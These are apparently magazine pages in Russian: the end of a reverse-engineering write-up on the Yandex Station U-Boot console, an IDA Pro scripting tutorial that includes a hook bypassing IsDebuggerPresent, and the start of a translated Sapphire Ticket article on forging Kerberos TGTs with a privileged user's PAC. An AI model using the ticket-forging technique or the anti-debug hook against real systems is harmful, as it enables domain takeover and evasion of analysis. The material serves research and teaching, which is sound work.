          *(0xEE89740LL + v10) = v15 + (v11 << 6);
        }
        v8 = 0;
      }
      ++v3;
      v5 = v8;
    }
    // Запускаем проверку подписи
    return challenge_chk(challendge, 0xEE89740);
  }
  return result;
}
```

Вот полный алгоритм авторизации:

1. При загрузке системы нажимаем Enter или Ctrl-C, что провоцирует вызов Rabbit Hole.
2. Генерируется случайный запрос, который выводится в консоль.
3. Пользователь должен подписать запрос закрытой частью RSA-ключа, преобразовать в Base64.
4. Дальше вводим ответ в виде Base64, который преобразует его в бинарный вид и отправляет на проверку в `challenge_chk`.
5. Если результат проверки совпал, то попадаем в интерактивный режим U-Boot.


Скриншот с примером привожу для «Станции Max».



```
yandexstation_21s
Unknown command 'ls' - try 'help'
yandexstation_2_s905x2#ls
Unknown command 'ls' - try 'help'
yandexstation_2_s905x2#sh
yandexstation_2_s905x2#
```

Пример от «Станции Max»

Мне удалось получить доступ к этой консоли — как и некоторым моим знакомым. Однако, если пароль уже установлен, попасть в консоль становится заметно сложнее.



```
yandexstation_2_s905x2#help
?       - alias for 'help'
aml_sysrecovery- Burning with amlogic format package from pa
amlmmc  - AMLMMC sub system
amlnf   - aml mtd nand sub-system
autocali- auto cali     - auto set cali value for exphy

autoscr - run script from memory
avb     - avb
base    - print or set address offset
bcb     - bcb
bmp     - manipulate BMP image data
boot_cooling- cpu temp-system
booti   - boot arm64 Linux Image image from memory
bootm   - boot application image from memory
bootp   - boot image via network using BOOTP/TFTP protocol
cbusreg - cbus register read/write
chpart  - change active partition
clkmsr  - Amlogic measure clock
cmp     - memory compare
cp      - memory copy
crc32   - checksum calculation
cvbs    - CVBS sub-system
d2pll   - DDR set PLL function
dcache  - enable or disable data cache
ddr_auto_scan_drv- ddr_test_cmd cmd arg1 arg2 arg3...
ddr_auto_test_window- ddr_test_cmd cmd arg1 arg2 arg3...
ddr_g12_offset_data- ddr_g12_offset_data  1 0  0 0  1 3
ddr_g12_override_data- ddr_g12_override_data  1 0  0 0  1 3
ddr_spec_test- DDR test function
ddr_sram_tune- DDR sram tune dqs
ddr_test_cmd- ddr_test_cmd cmd arg1 arg2 arg3...
ddr_test_copy- ddr_test_copy function
ddr_tune_ddr_ac_acbdlr_ck- DDR tune dqs function
ddr_tune_ddr_ac_aclcdlr- DDR tune dqs function
```

Список команд

ВЫВОДЫ

Инженеры «Яндекса» в части защиты консоли U-Boot применили очень надежный алгоритм, не позволяющий получить вход даже при наличии расшифрованной прошивки, — асимметричный RSA-2048 со случайными входными данными. Брутфорс тут бессилен, еще и попытка ввода только одна — неверный ответ перезагружает устройство, и запрос будет уже новый. В лоб Rabbit Hole не обходится.

Зато по дороге я создал инструмент для извлечения BL33 и выяснил, как защищена прошивка. Надеюсь, и ты тоже почерпнул что-то для себя полезное.

Я не профессиональный реверсер, скорее — увлеченный любитель. Это мой первый подобный опыт, и, если я где-то напорол чуши, не стесняйся и расскажи мне об этом!

АВТОМАТИЗАЦИЯ IDA PRO

Дорабатываем «Иду» напильником

Управляющие отладчиком плагины позволяют свалить на машину рутинные задачи отладки и поиска уязвимостей. Мы на примерах рассмотрим обход антиотладки, поиск путей до уязвимых функций и подсветку интересующего кода. Для этого напишем плагин на C++, глянем встроенный язык IDC и попрактикуемся писать скрипты на IDAPython, а также узнаем, как обрабатывать им несколько файлов за раз.

mr.grogrig
mr.grogrig@gmail.com

INFO

Горячо рекомендую книгу Криса Игла «The IDA Pro Book». Она устарела по части API, но отвечает на большинство вопросов.

ПЛАГИН НА C++

Первый способ расширить возможности «Иды» — это компилируемые DLL. Для сборки плагина требуется C++ SDK. Легально скачать его можно, только купив лицензию на IDA Pro, о нелегальных способах ты можешь узнать сам.

Попробуем собрать и запустить тестовый плагин в Visual Studio 2019 или выше. Создаем пустой проект для Windows (не для консоли), указываем тип конфигурации — динамическая библиотека. В дополнительные каталоги включаемых файлов прописываем путь до папки с инклудами: `idasdk90\include`. Подключаемые либы из `idasdk90\lib\x64_win_vc_64` можно просто перетащить в список файлов проекта, компилятор подхватит их оттуда.

```
#define WIN32_LEAN_AND_MEAN
#include <windows.h>

#include <ida.hpp>
#include <idp.hpp>
#include <loader.hpp>
#include <funcs.hpp>

class MyPlugmod : public plugmod_t
{
public:

    MyPlugmod()
    {
        msg("MyPlugmod: Constructor called.\n");
    }

    virtual ~MyPlugmod()
    {
        msg("MyPlugmod: Destructor called.\n");
    }

    virtual bool idaapi run(size_t arg) override
    {
        msg("MyPlugmod.run() called with arg: %d\n", arg);

        int n = get_func_qty();
        for (int i = 0; i < n; i++) {
            func_t* pfn = getn_func(i);
            if (pfn == nullptr)
                continue;

            qstring name;
            get_func_name(&name, pfn->start_ea);
            msg("Function %s at address 0x%llX\n", name.length() ?
name.c_str() : "-UNK-", pfn->start_ea);
        }

        return true;
    }
};

static plugmod_t* idaapi init(void)
{
    return new MyPlugmod();
}

static const char comment[] = "The plugin displays a list of
functions along with the addresses.";
static const char help[] = "Information is not provided";
static const char wanted_name[] = "List functions";
static const char wanted_hotkey[] = "Ctrl+Q";

plugin_t PLUGIN =
{
  IDP_INTERFACE_VERSION,
  PLUGIN_MULTI,         // flags
  init,                 // initialize
  nullptr,              // terminate
  nullptr,              // invoke the plugin
  comment,
  help,
  wanted_name,
  wanted_hotkey
};
```

Архитектура стандартная. В экспорте указывается ссылка на структуру `PLUGIN`. Она содержит описание плагина, желаемую горячую клавишу и ссылки на колбэки. Функция `init` возвращает ссылку на экземпляр класса `MyPlugmod`. Он содержит функцию `run`, которая будет запущена при вызове плагина. Код колбэка получает количество распознанных «Идой» функций через `get_func_qty` и проходит по каждой, чтобы получить ее имя (через `getn_func`) и адрес начала. После чего выводит собранную информацию в консоль.

Копируем собранный плагин в папку `IDA Professional 9.0 SP1\plugins`. Теперь в меню Edit → Plugins появится новый пункт List functions. Как вариант, плагин можно вызывать через указанное в нем сочетание клавиш Ctrl-Q.

Проблемы совместимости

Ключевая проблема плагинов — крайне низкая совместимость между старыми и новыми версиями SDK. Плагин, собранный с учетом одной версии, скорее всего, не заработает (и не соберется без танцев с бубном) на слегка обновленном SDK. То есть для каждого выпуска IDA Pro надо модифицировать и собирать свою версию плагина. Этим, разумеется, никто не занимается. Поэтому многие плагины со временем стали недоступны.

У этого подхода есть коммерческий интерес. SDK предоставляет крайне скупую документацию, фактически только имена аргументов и функций. Чтобы узнать детали работы конкретной функции API, надо искать чужой код или обращаться в поддержку, доступ к которой стоит немалых денег. Можно сказать, что потеря совместимости — своего рода защита от пиратства. Жаль, что от нее страдает конечный пользователь.

IDC

Поддержка скриптов на языке IDC появилась со второй версии IDA Pro, в 1994 году.

IDC — это C-подобный язык без строгой типизации. Но в отличие от C в нем нет ссылок, все аргументы передаются по значению. Язык поддерживает большинство сишных выражений, за исключением `+=`. Пользовательские функции объявляются через ключевое слово `static`. Библиотечные функции документированы, но дают меньше контроля, чем C++ SDK. Здесь есть исключения, классы и синтаксический сахар вроде склейки двух строк через `+` и получения подстроки через срезы `str[0:2]`.

```
#include <idc.idc>

static main()
{
  auto ea,x;

  for ( ea=get_next_func(0); ea != BADADDR; ea=get_next_func(ea) )
  {
    msg("Function at %08lX: %s", ea, get_func_name(ea));
    x = get_func_flags(ea);
    if ( x & FUNC_NORET ) msg(" Noret");
    if ( x & FUNC_FAR   ) msg(" Far");
    msg("\n");
  }
}
```

Код аналогичен примеру из прошлого раздела. Он получает `ea` (Effective Address) первой функции через `get_next_func`. И продолжает в цикле спрашивать адреса следующих функций, пока API не вернет константу `BADADDR`. Имя функции возвращает `get_func_name`, флаги с метаданными берутся из `get_func_flags`. Тот же `msg` выводит данные в консоль.

Главное достоинство скриптов на IDC — поддержка «из коробки». В остальном они фатально устарели. Раньше все серьезные решения писались на C++ SDK, однако, судя по публичным репозиториям, сегодня плагины и одноразовые скрипты пишутся преимущественно на Python.

IDAPYTHON

Этот плагин добавляет в IDA Pro поддержку кода на Python. Первый релиз проекта состоялся в 2004 году. Его автор Dyce (Гергей Эрдейи) разработал плагин на деньги своего тогдашнего работодателя — финской компании F-Secure, выпускающей одноименный антивирус. В середине 2010 года из-за нехватки времени на разработку проект был передан во владение Hex-Rays. Поддержкой IDAPython по сей день занимается их сотрудник 0xeb (Элиас Бачалани). Начиная с версии 5.4, плагин стал частью IDA Pro.

На сегодняшний день IDAPython — основной язык, на котором пишутся новые и на который переносят старые плагины. Свою роль в этом сыграли озвученные выше проблемы обратной совместимости. Да и с документацией дела обстоят немного лучше.

Код на IDAPython позволяет делать то же самое, что C++ SDK. Нетрудно заметить, что имена функций совпадают. Фактически IDAPython — это тонкая и удобная обертка для низкоуровневых API. Поэтому на IDAPython можно писать загрузчики для неизвестных форматов файлов или плагины с поддержкой собственных окон в графическом интерфейсе.

```
import idaapi
import idautils
import idc

class ListFunctionsPlugin(idaapi.plugin_t):
    flags = idaapi.PLUGIN_UNL
    comment = "The plugin displays a list of functions along with
the addresses."
    help = "Information is not provided"
    wanted_name = "List Functions v2"
    wanted_hotkey = "Alt-F8"

    def init(self):
        print("[ListFunctionsPlugin] Constructor called.")
        return idaapi.PLUGIN_OK

    def run(self, arg):
        for func_ea in idautils.Functions():
            func_name = idc.get_func_name(func_ea)
            print(f"0x{func_ea:08X}: {func_name}")

    def term(self):
        print("[ListFunctionsPlugin] Destructor called.")


def PLUGIN_ENTRY():
    return ListFunctionsPlugin()
```

По традиции рассмотрим плагин, выводящий список функций. Поместив код в папку `IDA Professional 9.0 SP1\plugins` и перезапустив «Иду», получаем новый пункт в меню — List Functions v2. Как вариант, плагин можно запустить, нажав Alt-F8.

Получился полный аналог плагина на C++, с той разницей, что в Python есть удобные обертки из библиотеки `idautils`, которые сообщают нам список адресов функций. Имя `get_func_name` нам знакомо по прошлому примеру. Вместо структуры `PLUGIN` здесь используются поля класса, наследуемого от `idaapi.plugin_t`. В классе три заранее определенных функции: конструктор, деструктор и `run` — функция, содержащая код, запускаемый при вызове плагина.

ПИШЕМ СКРИПТЫ НА IDAPYTHON

Покажу несколько примеров того, как можно облегчить себе жизнь, используя IDAPython. Скрипты с диска запускаются через File → Script File, короткие скрипты из буфера обмена можно запустить через File → Script Command.

Подсветка CALL

```
import idautils
import idc

CALL_COLOR = 0xFFDDCC

for seg_ea in idautils.Segments():
    for head in idautils.Heads(seg_ea, idc.get_segm_end(seg_ea)):
        if idc.is_code(idc.get_full_flags(head)):
            mnem = idc.print_insn_mnem(head)
            if mnem.lower() == "call":
                idc.set_color(head, idc.CIC_ITEM, CALL_COLOR)
```

После запуска скрипта видим, что все строчки с инструкцией `CALL` теперь выделены бледно-синим.

Функция `idautils.Segments()` возвращает список сегментов — адресов начала каждой секции в PE32. Далее `idautils.Heads` возвращает все **элементы** внутри обозначенных адресов. Это может быть код или данные. Проверяем, что элемент является кодом, через `idc.is_code`. Получаем мнемонику из инструкции через `idc.print_insn_mnem` и сравниваем ее с искомой `CALL`. И наконец, `idc.set_color` раскрашивает элемент заданным цветом. Цвета задаются в формате `BBGGRR`, то есть, чтобы сделать чисто синий, надо написать `FF0000`.

Подмена результатов WinAPI

Попробуем обойти простейшую антиотладку. Допустим, программа сравнивает результат `IsDebuggerPresent` с единицей. Правильнее всего было бы стереть флаг `BeingDebugged` из PEB (Process Environment Block), но, чтобы сделать пример интереснее, попробуем подменять результат WinAPI на ходу.

```
import idc
import idaapi

IAT_NAME = "__imp__IsDebuggerPresent@0"
RETURN_VALUE = 0
global_hook = None

class ExitHook(idaapi.DBG_Hooks):
    def __init__(self, target_addr):
        super().__init__()
        self.target_addr = target_addr
        self.ret_addr = None

    def dbg_bpt(self, tid, ea):
        print(f"[+] Breakpoint hit at 0x{ea:X}")

        if ea == self.target_addr:
            esp = idc.get_reg_value("esp")
            print(f"[+] ESP: 0x{esp:X}")
            self.ret_addr = idc.get_wide_dword(esp)
            print(f"[+] Captured return address: 0x{self.ret_addr:X}"
)
            idc.add_bpt(self.ret_addr)

        elif self.ret_addr and ea == self.ret_addr:
            print(f"[+] Return point hit. Overwriting EAX with {
RETURN_VALUE}")
            idc.set_reg_value(RETURN_VALUE, "EAX")
            idc.del_bpt(self.ret_addr)
            self.ret_addr = None

        return 0

def setup_hook():
    global global_hook

    imp_ptr = idc.get_name_ea_simple(IAT_NAME)
    if imp_ptr == idc.BADADDR:
        print(f"[-] Import {IAT_NAME} not found.")
        return

    target_addr = idc.get_wide_dword(imp_ptr)
    print(f"[+] Real ExitProcess address: 0x{target_addr:X}")

    idc.add_bpt(target_addr)

    global_hook = ExitHook(target_addr)
    global_hook.hook()
    print("[+] Hook installed. Start or resume process (F9).")

setup_hook()
```

Проще всего (через `idc.get_name_ea_simple`) получить ссылку на `IAT_NAME` — четыре байта в секции импорта, в которые загрузчик запишет целевой адрес вызываемой функции WinAPI. Далее берем актуальный адрес функции, используя `idc.get_wide_dword`, и ставим на него точку останова при помощи `idc.add_bpt`.

Для создания хука используется класс `ExitHook`, который наследует `idaapi.DBG_Hooks`. Это современный способ ставить хуки на разные отладочные события, в том числе и на точки останова. Хитрость в том, что экземпляр класса должен быть глобальным, если создать его локально в `setup_hook`, то сборщик мусора удалит его в момент завершения функции. IDA ничего не скажет, но установленный хук не сработает.

В обработчике точек останова `dbg_bpt` проверяем, что мы остановились по адресу перехватываемой WinAPI, и получаем из стека адрес возврата. Ставим на него вторую точку останова. Когда она срабатывает, подменяем значение регистра `EAX` нолем, больше не нужный хук удаляем.

```
#include <windows.h>

int APIENTRY wWinMain(_In_ HINSTANCE hInstance,
                     _In_opt_ HINSTANCE hPrevInstance,
                     _In_ LPWSTR    lpCmdLine,
                     _In_ int       nCmdShow)
{
    if (IsDebuggerPresent())
    {
        MessageBoxA(0, "debugger", "!", 0);
    }
}
```

Запустив скрипт при старте тестового приложения, убеждаемся, что хук работает: `IsDebuggerPresent` возвращает ноль и сообщение не отображается.

Поиск путей до небезопасных функций

Если в импорте обнаружены функции, потенциально ведущие к переполнению буфера, стоит проверить, можно ли передать в них пользовательские данные. Для этого нужно составить граф, пройдя от заданной функции до всех тех, что ее вызывают, всех, которые вызывают их, и так далее до самого верхнего уровня.

```
import idautils
import idc
import idaapi
import ida_funcs
from collections import defaultdict

IMPORT_NAME = "lstrcpyW"

callers_map = defaultdict(set)
calls_to_func = []

def get_func_name(ea):
    return idc.get_func_name(ea) or f"sub_{ea:X}"

def get_func_start_ea(ea):
    f = ida_funcs.get_func(ea)
    return f.start_ea if f else ea

def find_import_address():
    ea = idc.get_name_ea_simple(IMPORT_NAME)
    if ea == idc.BADADDR:
        print(f"[-] Import {IMPORT_NAME} not found.")
        return None
    print(f"[+] Found {IMPORT_NAME} import at: 0x{ea:X}")
    return ea

def find_calls_to_import(imp_addr):
    print("[*] Scanning for calls to imported function...")
    for func_ea in idautils.Functions():
        for insn_ea in idautils.FuncItems(func_ea):
            if idc.print_insn_mnem(insn_ea).lower() != "call":
                continue
            op_type = idc.get_operand_type(insn_ea, 0)
            if op_type in [idc.o_mem, idc.o_displ]:
                target = idc.get_operand_value(insn_ea, 0)
                if target == imp_addr:
                    calls_to_func.append(func_ea)
                    callers_map[imp_addr].add(func_ea)
    print(f"[+] Found {len(calls_to_func)} direct callers of {
IMPORT_NAME}")

def build_call_graph():
    print("[*] Building global call graph...")
    for func_ea in idautils.Functions():
        for insn_ea in idautils.FuncItems(func_ea):
            if idc.print_insn_mnem(insn_ea).lower() != "call":
                continue
            target = idc.get_operand_value(insn_ea, 0)
            if ida_funcs.get_func(target):
                callers_map[target].add(func_ea)

def build_paths(target_ea, path=None, visited=None):
    if path is None:
        path = []
    if visited is None:
        visited = set()

    path = [target_ea] + path
    visited.add(target_ea)

    if target_ea not in callers_map or not callers_map[target_ea]:
        yield path
    else:
        for caller in callers_map[target_ea]:
            if caller not in visited:
                yield from build_paths(caller, path, visited.copy())

def print_path_tree(path):
    for depth, ea in enumerate(path):
        print("  " * depth + f"- {get_func_name(ea)}")

def main():
    imp_addr = find_import_address()
    if not imp_addr:
        return

    find_calls_to_import(imp_addr)
    build_call_graph()

    print("\n[+] All unique call paths to lstrcpyW:\n")

    seen_paths = set()

    for caller in calls_to_func:
        for path in build_paths(caller):
            norm_path = tuple(get_func_start_ea(ea) for ea in path)
            if norm_path not in seen_paths:
                seen_paths.add(norm_path)
                print_path_tree(path)

    if not seen_paths:
        print("[-] No paths found.")

main()
```

Вкратце объясню, что здесь происходит. Функция `find_calls_to_import` составляет карту вызовов — запоминает все места, откуда вызывается `lstrcpyW`. Дальше `build_call_graph` продолжает строить карту, проходя по всем функциям и собирая все вызовы. Наконец, из полученных данных `build_paths` строит все возможные пути до искомого адреса. Код верхнего уровня фильтрует полученные пути, чтобы выводить только уникальные комбинации.

Запускаем скрипт и смотрим результат его работы:

```
[+] Found lstrcpyW import at: 0x5A9170
[*] Scanning for calls to imported function...
[+] Found 13 direct callers of lstrcpyW
[*] Building global call graph...

[+] All unique call paths to lstrcpyW:

- sub_48CCA0
- sub_490F90
- sub_48D020
- sub_41B820

- sub_48CCA0
- sub_490F90
- sub_48D020

- ?__scrt_common_main_seh@@YAHXZ
- _WinMain@16
- sub_525BB0
```

Уникальных вызовов тринадцать штук, но все сделаны из трех функций.

МАССОВОЕ ИСПОЛНЕНИЕ

IDA Pro имеет встроенное управление из командной строки. Достаточно запустить ее в headless-режиме, то есть без отображения графики, сменив `ida64.exe` на `idat64.exe`:

```
idat64.exe -A -S"path\to\script.py" path\to\target.exe
```

Ключ `-A` запускает IDA в автономном режиме, без диалоговых окон. Ключ `-S` указывает путь до скрипта. Далее идет путь до исследуемого файла.

```
import ida_auto
import idc

ida_auto.auto_wait()

with open("result.txt", "w") as f:
    f.write("something")

idc.qexit(0)
```

Запускаемый скрипт должен дождаться конца анализа, для этого используется `ida_auto.auto_wait`. Результат работы скрипта записывается во внешний файл. После чего завершаем работу IDA.

ЗАКЛЮЧЕНИЕ

Скрипты с доступом к внутренним API значительно расширяют возможности «Иды», превращая ее из декомпилятора в любой необходимый инструмент, будь то анализатор кода или ситуативно улучшенный отладчик. А запуск из командной строки еще и делает ее оружием массового поражения вражеского кода! ⌘

САПФИРОВЫЙ БИЛЕТ

Подделываем TGT с чужими привилегиями

Техники Diamond Ticket и Sapphire Ticket — новые направления в развитии атак на Active Directory. «Сапфировый» вариант — это прокачанная версия «алмазного»: если Diamond Ticket просто изменяет PAC, то Sapphire подставляет вместо него PAC другого привилегированного пользователя. В этой статье мы как следует разберем, как именно работают такие атаки.

INFO

Это перевод материала Sapphire Ticket Attack: Abusing Kerberos Trust из блога Hacking Articles. Автор — Комаль Сингх. Этот материал доступен без платной подписки.

Итак, Sapphire Ticket работает по тому же принципу, что и Diamond: атакующий получает легальный TGT и копирует данные из его PAC в поддельный тикет. Но тут есть одна хитрость: вместо того чтобы полагаться на PAC из первичного аутентификатора, злоумышленник проводит отдельную операцию для получения PAC другого пользователя — чаще всего с повышенными привилегиями.

Алгоритм следующий:

- Аутентификация через KDC (центр распределения ключей). Используя расширения S4U2Self и U2U, атакующий запрашивает TGS для пользователя с высокими привилегиями. Так система создает PAC, который отображает реальные данные авторизации пользователя. Однако этот билет нельзя напрямую использовать в привилегированных контекстах.
- Расшифровка данных PAC.
- Изменение PAC таким образом, чтобы он соответствовал атрибутам настоящего TGT.
- Шифрование поддельного билета с хешем KRBTGT.

Как и в случае с золотыми и алмазными билетами, чтобы создать сапфировый билет, атакующему нужен хеш домена KRBTGT. Но здесь есть одна особенность: в отличие от остальных подобных атак, здесь не требуются `DOMAIN_SID` и `DOMAIN_RID`. Вместо этого всю нужную инфу можно вытащить прямо из действительного TGT.

INFO

Подробнее про технику Diamond Ticket читай в предыдущей статье того же автора: «Алмазный билет. Как использовать доверие Kerberos в своих целях».

ВАЖНЫЕ ТЕРМИНЫ

S4U2Self

Расширение S4U2Self (буквально — «служба от пользователя к себе») для Kerberos позволяет сервису от имени пользователя запросить для себя сервисный билет. В нем содержатся данные, удостоверяющие права пользователя, в частности Privilege Attribute Certificate (PAC). Именно на основе этой инфы система потом решает, какой доступ давать.

Чтобы воспользоваться S4U2Self, нужно, чтобы у пользователя, который запрашивает, был зарегистрирован хотя бы один Service Principal Name (SPN). Этот SPN позволяет контроллеру домена (DC) зашифровать сгенерированный сервисный тикет с помощью секретного ключа самого сервиса.

Процесс запроса токена S4U2Self

1. Сервис создает структуру данных `PA_FOR_USER`, где указывает пользователя, от имени которого хочет войти.
2. Отправляет сообщение `KRB_TGS_REQ` на сервер выдачи билетов (TGS).
3. TGS (Ticket Granting Service) отвечает сервисным билетом, в котором лежит PAC пользователя, зашифрованный для запрашиваемого сервиса.

U2U

Аутентификация User-to-User (U2U), или «аутентификация пользователей между собой», — это фишка Kerberos, которая позволяет клиенту запросить билет, зашифрованный сессией другого пользователя. Это обычно происходит, когда сервером выступает юзер и у него нет долгосрочного ключа, как на десктопе.

Вот что нужно для запроса тикетов в U2U:

- `additional-tickets` — содержит TGT пользователя, выступающего в роли сервера;
- `ENC-TKT-IN-SKEY` — говорит KDC шифровать сервисный тикет с использованием сессионного ключа из дополнительного тикета;
- `sname` (имя сервиса) может указывать на пользовательский аккаунт, а не на традиционный сервис с SPN.

Это позволяет одному пользователю (пользователь Б) надежно аутентифицироваться у другого пользователя (пользователь А), даже если у пользователя А нет сохраненного секретного ключа.

Пример работы U2U:

- пользователь А (в роли сервера) выкатывает свой TGT пользователю Б;
- пользователь Б отправляет `KRB_TGS_REQ` на KDC, включая TGT как от пользователя А, так и свой собственный;
- KDC генерит новый сеансовый ключ и зашифровывает его два раза: первый раз — под сеансовый ключ пользователя А, второй — под ключ пользователя Б.

Оба пользователя расшифровали свои части, и теперь у них есть общий сессионный ключ для безопасного общения.

Это избавляет пользователя А от необходимости хранить постоянный мастер-ключ, что делает запуск сервисов с менее защищенных конечных точек вроде десктопов безопаснее.

ТЕХНИЧЕСКИЕ ПОДРОБНОСТИ

Sapphire Tickets использует связку S4U2Self и U2U, чтобы обойти классические требования к SPN.

Вот как это работает. Обычно для S4U2Self требуется действительный SPN. Но если подключить U2U, можно запросить тикеты S4U2Self вообще без нужды в SPN.

Предположим, у тебя есть сервис, настроенный для работы с Kerberos Constrained Delegation (KCD). На него прилетает сессия от юзера, прошедшего аутентификацию через NTLM. И тут загвоздка: если у юзера нет билета Kerberos (ST), то этот сервис дальше делегировать права уже не сможет.

В этом случае сервис отправляет запрос `KRB_TGS_REQ`, чтобы получить сервис-токен (ST) для пользователя — самому себе — через S4U2Self.

Полученный тикет включает в себя PAC пользователя, который сервис может расшифровать с помощью ключа KRBTGT.

Как только у сервиса появится PAC (Privilege Attribute Certificate), он сможет добавить его в уже имеющийся TGT (Ticket Granting Ticket), перешифровать и снова подписать с использованием ключа KRBTGT.

Коротко: S4U2Self позволяет сервису получить тикет от имени пользователя. U2U не требует ключа сервиса, чтобы это провернуть. Вместе они превращаются в мощное средство для маскировки под пользователей и манипуляции токенами Kerberos.


Чем это отличается от алмазного билета?

В обеих атаках все крутится вокруг манипуляции с PAC настоящего TGT, но разница в том, как именно это делается. В случае с алмазным билетом атакующий модифицирует оригинальный PAC запрошенного TGT — либо добавляет туда кучу дополнительных прав, либо вообще переписывает его полностью. А вот с сапфировым билетом всё хитрее: тут злодей не просто лезет в TGT, а добывает настоящий PAC высокопривилегированного пользователя через делегацию Kerberos и подкладывает его вместо исходного PAC билета.

ПОДГОТОВКА ЛАБОРАТОРИИ

Чтобы провернуть эту атаку, мы создадим двух пользователей: admin1 — доменный администратор, rudra — обычный пользователь на контроллере домена. Залогинься на контроллере домена, открой командную строку и вводи команды по нашему рецепту.


```
net user rudra Password@1 /add /domain
```



```
C:\Users\Administrator>net user rudra Password@1 /add /domain
The command completed successfully.
```

